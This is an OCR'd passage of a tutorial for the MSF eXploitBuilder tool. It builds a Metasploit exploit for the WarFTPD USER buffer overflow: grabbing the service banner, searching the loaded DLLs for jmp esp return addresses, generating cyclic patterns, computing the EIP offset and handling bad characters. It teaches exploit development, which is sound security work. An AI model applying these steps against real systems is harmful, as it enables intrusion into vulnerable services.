
For the first example of building an exploit with the MSF-XB's assistant, we will assume that our scenario is the exploitation of the buffer overflow vulnerability in WarFTPD Daemon (USER command buffer overflow).
This scenario is described on the MSF's book page, and a tutorial on how to write manually an MSF exploit module for this vulnerability is available at:
http://en.wikibooks.org/wiki/Metasploit/WritingWindowsExploit

Note: this tutorial is also available in appendix #2.

We assume that a vulnerable version of WarFTPD is installed. *(See appendix #2 for a link to download a vulnerable copy)*

And so we will select its main executable file in the MSF-XB's assistant window.
(By default: « C:\Program Files\War-ftpd\war-ftpd.exe »)


If it is not running, the assistant will ask the user what he wants to do:


MSF-XB Assistant - Jerome Athias - https://www.securinfos.info

Launch the program?


- Launch the program
- Launch the program through the debugger
- Don't launch the program

When choosing the « Launch » option, the program is launched, and new fields + buttons appear:


PID 1 144 Version 1.6.5.0 Editor Jarle Aase

The Process' IDentifier (PID) is automatically retrieved, and information about the executable file too (Version number and Editor's name). => It saves time ;-)

The list of the loaded DLLs is also automatically built and displayed:


DLLs loaded with the software

```
C:\WINDOWS\system32\ntdll.dll
C:\WINDOWS\system32\kernel32.dl
C:\WINDOWS\system32\MPR.dll
C:\WINDOWS\system32\ADVAPI32
C:\WINDOWS\system32\RPCRT4.d
C:\WINDOWS\system32\USER32.d
C:\WINDOWS\system32\GDI32.dll
C:\WINDOWS\system32\MFC42.DL
C:\WINDOWS\system32\msvcrt.dll
C:\WINDOWS\system32\comdlg32.
C:\WINDOWS\system32\SHLWAPI.
C:\WINDOWS\system32\COMCTL3
C:\WINDOWS\system32\SHELL32.
C:\WINDOWS\system32\WSOCK32
C:\WINDOWS\system32\WS2_32.d
C:\WINDOWS\system32\WS2HELP
C:\WINDOWS\system32\ole32.dll
C:\WINDOWS\system32\WINMM.dl
C:\WINDOWS\system32\MFC42LO
C:\WINDOWS\WinSxS\x86_Microsc
C:\WINDOWS\system32\MSCTF.dll
C:\WINDOWS\system32\OLEAUT3
```


Information about the DLLs is stored in a graphical table and are, for each one:
- The DLL's path
- The DLL's version number
- The DLL's MD5 and SHA1 hashes

This information will be automatically added to the generated exploit.
They are very useful for someone editing the resulting exploit module; because it is nice, when modifying/updating an exploit, to know the exact version of the executable and third party executables/DLLs files.

An interesting thing to note is that the MSF-XB's assistant has automatically retrieved the type/protocol of the target's process, and filled the combo box with the « ftp » value.
It is possible here because the path of the target's process contains the string « ftp ».
And as it is an FTP service, the default port was automatically filled with the value « 21 ».
And furthermore, the Fuzzer's combo box was filled with « FTPfuzz » which is a win32 fuzzer specially designed to fuzz FTP servers *(by Infigo)*. The user has just one click to do to launch this Fuzzer.
<u>=> We save time again! ;-)</u>

The complete MSF-XB package includes also these fuzzers:
- TAOF, The Art Of Fuzzing
- winFuzz
- Peach
- …

Additionally, the user can use the nmap's feature to retrieve the banner of the target's service:



Application: war-ftpd

Banner: Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready

nmap command: nmap -P0 -sV -p RPORT RHOST

nmap's banne

Hex banner:

```
< 00000000 32 32 30 2d 20 4a 67 61 61 27 73 20 46 61 6e 20 # 220- Jgaa's Fan
< 00000010 43 6c 75 62 20 46 54 50 20 53 65 72 76 69 63 65 # Club FTP Service
< 00000020 20 57 41 52 2d 46 54 50 44 20 31 2e 36 35 20 52 #  WAR-FTPD 1.65 R
< 00000030 65 61 64 79 0d 0a 32 32 30 20 50 6c 65 61 73 65 # eady..220 Please
< 00000040 20 65 6e 74 65 72 20 79 6f 75 72 20 75 73 65 72 #  enter your user
< 00000050 20 6e 61 6d 65 2e 0d 0a                         #  name...
```


Both the ASCII and hex banners are displayed.
(Note: MSF-XB will also try to retrieve from the banners' file of nmap the matching one)
Here NetCat (nc.exe) is used.

Note here that the nmap's command could be modified by the user and that we can use **MSF-XB's global variables**. Here we see: « RPORT » and « RHOST » which will be replaced by the matching values, filled in the matching fields « Default port » and « test IP », before the command was executed.
(These values have the same names as those used in the payloads' configuration of the Metasploit Framework.)

Note: people can also use the "MY_PID" global variable in the "Command" field on the top of the window.

Ok, for now we have grabber information about the target's process and its environment.


Coming back to the DLLs' table, the user will find some nice features by doing a right click on the table:


DLLs loaded with the software
C:\WINDOWS\system32\ntdll.dll
C:\WINDOWS\system32\kernel32.dl
C:\WINDOWS\system32\MPR.dll
C:\WINDOWS\system32\ADVAPI32
C:\WINDOWS\system32\RPCRT4.d
Select columns...
Cut
Copy row
Copy 'C:\WINDOWS\syst...'
Copy All
Paste
Export table to Excel...
Export table to Word...
Export table to XML...
findjmp2
msfpescan
branchseeker
memdump
ESP
EAX
EBX
ECX
EDX
ESI
EDI
EBP

The user can extract the data from the table to various formats (it is a feature common to each tables in the MSF eXploitBuilder).
And the exploit writer can directly launch a return addresses search in the selected DLL (Important note: the user can select multiple DLLs at the same time!: use the CTRL key).
For this purpose; the user can use either findjmp2, the msfpescan or branchseeker.

If the user chooses to use msfpescan; a new window is opened:

> **This new window called MSFpescan display the list of the DLLs previously selected by the user and a combo box to choose the opcode he wants to search for in these DLLs. Both 'text' and asm/hex representations are allowed (i.e.: jmp [esp] or \xff\xe4).**
> **Then the user click on the « pescan » button; MSF-XB launches a search with the given parameters in <u>all</u> the DLLs selected. So no need for the exploit writer to launch msfpescan multiple times.**
>
> **==> Time saved! ^_^**



```
C:\WINDOWS\system32\GDI32.dll
C:\WINDOWS\system32\kernel32.dll
C:\WINDOWS\system32\ntdll.dll
C:\WINDOWS\system32\SHELL32.dll
C:\WINDOWS\system32\USER32.dll
C:\WINDOWS\system32\WS2_32.dll
C:\WINDOWS\system32\WS2HELP.dll
```

Opcode: jmp [esp]


```
[C:\WINDOWS\system32\GDI32.dll]
0x77f119cf ffe4
[C:\WINDOWS\system32\kernel32.dll]
[C:\WINDOWS\system32\ntdll.dll]
0x7c951eed ffe4
[C:\WINDOWS\system32\SHELL32.dll]
0x7ca86981 ffe4
0x7cb4e486 ffe4
```

If the user choose to use either findjmp2 or branchseeker; the command line for these tools is built by the MSF-XB's assistant and launched under a DOS command prompt.
The results are stored in a text file displayed when the listing process is ended.

MSF-XB's assistant : Dealing with BadChars

BadChars are an important thing to deal with while writing an exploit.
It permits to have a reliable exploit and to be able to use various shellcodes from the Metasploit Framework.

To accomplish this task; the MSF-XB's assistant includes a dedicated window:




Command: Faultmon.exe /P MYPID
Command:
Prepend:
Pattern : Length 4 116
ASCII from 1 to 255
A
Convert: ascii2hex
Size: 0
Size/3: 0
Size/4: 0
Address:
Alignment 0
Badchars \x00
Return from the server if filters:
Dumped in C:\Mes Projets\MSF-XB11\Exe\TEMP\SHELL32.dll_ESP.txt

The first thing we find in this window is a combo box called « Command » in which MSF-XB's assistant has listed all the available commands for the previously defined protocol.

Note that it is also possible for the exploit writer, with just one click, to use the « HELP » button. This button will launch the HELP command against the target's service and will so retrieve all the commands supported by the server.

Then, we find a big text field where the exploit writer will specifies (built) the string to send to the target.

This evil string can be built with the following features.
MSF-XB's Assistant's BadChars window can be used to:
- generate a non-repeating alpha-numeric text string using directly the PatternCreate() method of the Metasploit Framework (pattern_create.rb)
- It is very useful to correctly align our shellcode in memory. It is done simply by specifying the string length, and then with one click:




```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
[illegible]Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
[illegible]Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9
Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5
At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1
Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9
Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5
Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3
Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1
Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7
Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5
Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3
By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1
```

- specify one or a range of characters (i.e.: ASCII characters from A to Z), the length of the string and then click on the button to generate the evil string

Note that when the evil string is modified (via the buttons or manually); the size of the string/buffer is calculated. We have the raw size, this size divided by 2 and divided by 3, and 4.
It is useful to quickly know how long our evil buffer is, and so for any representation we use (ASCII, hex, Unicode...).


The ASCII table is also accessible from here; with the ascii2hex and hex2ascii functions.

Other converting methods are available:



ascii2hex, hex2ascii, string2utf8, ansi2unicode, unicode2ansi, ascii2js (JavaScript), hex2js, ansi2oem and oem2ansi for now.

At the bottom of the window, we find some fields:



These ones are used to align the shellcode / return address in the memory of the target's process.


The first field « Address » stands, by example, for the value of the EIP register when the bug occurs and we had sent a non-repeating alpha-numeric text string (*with Createpattern()*).
The user just has to paste here the EIP register's value, and the MSF-XB's assistant will automatically calculate the length of the string to send before to hit EIP.
The value of the EIP register is retrieved from the debugger attached to the target's process.

Here the MSF-XB uses directly the PatternOffset() method of the Metasploit Framework (pattern_offset.r).

=> We save time because if we had to do it via the Metasploit Framework, we would have multiple command lines to enter... Here all is automatic and the MSF-XB's assistant knows the parameters that the MSF wants.

The evil string built in this window is sent to the target with one click on the « Test Pattern » button.
When clicking on this button:

- The MSF XB's assistant will ask you if you want to launch our debugger (if it's not already running). Note that if you use OllyDBG; MSF-XB will automatically ru nit and then send it messages to open the “Attach to…” window ;-p
- MSF-XBA will ask you how to send the evil string: via socket (built-in feature) or via Python or Perl (in this case; the code to do it is generated automatically and then launched)



MSF-XB Assistant - Jerome Athias - https://www.securinf...

Send pattern via:

Note: the support of Ruby (and C/C++) is not available yet.

Note: the Bruteforce feature to retrieve automatically the BadChars via a dialog between MSF-XB and the debugger is scheduled but not available yet...

After that the string is sent, a new text field appears:


Result (ESP / Follow in Dump) :

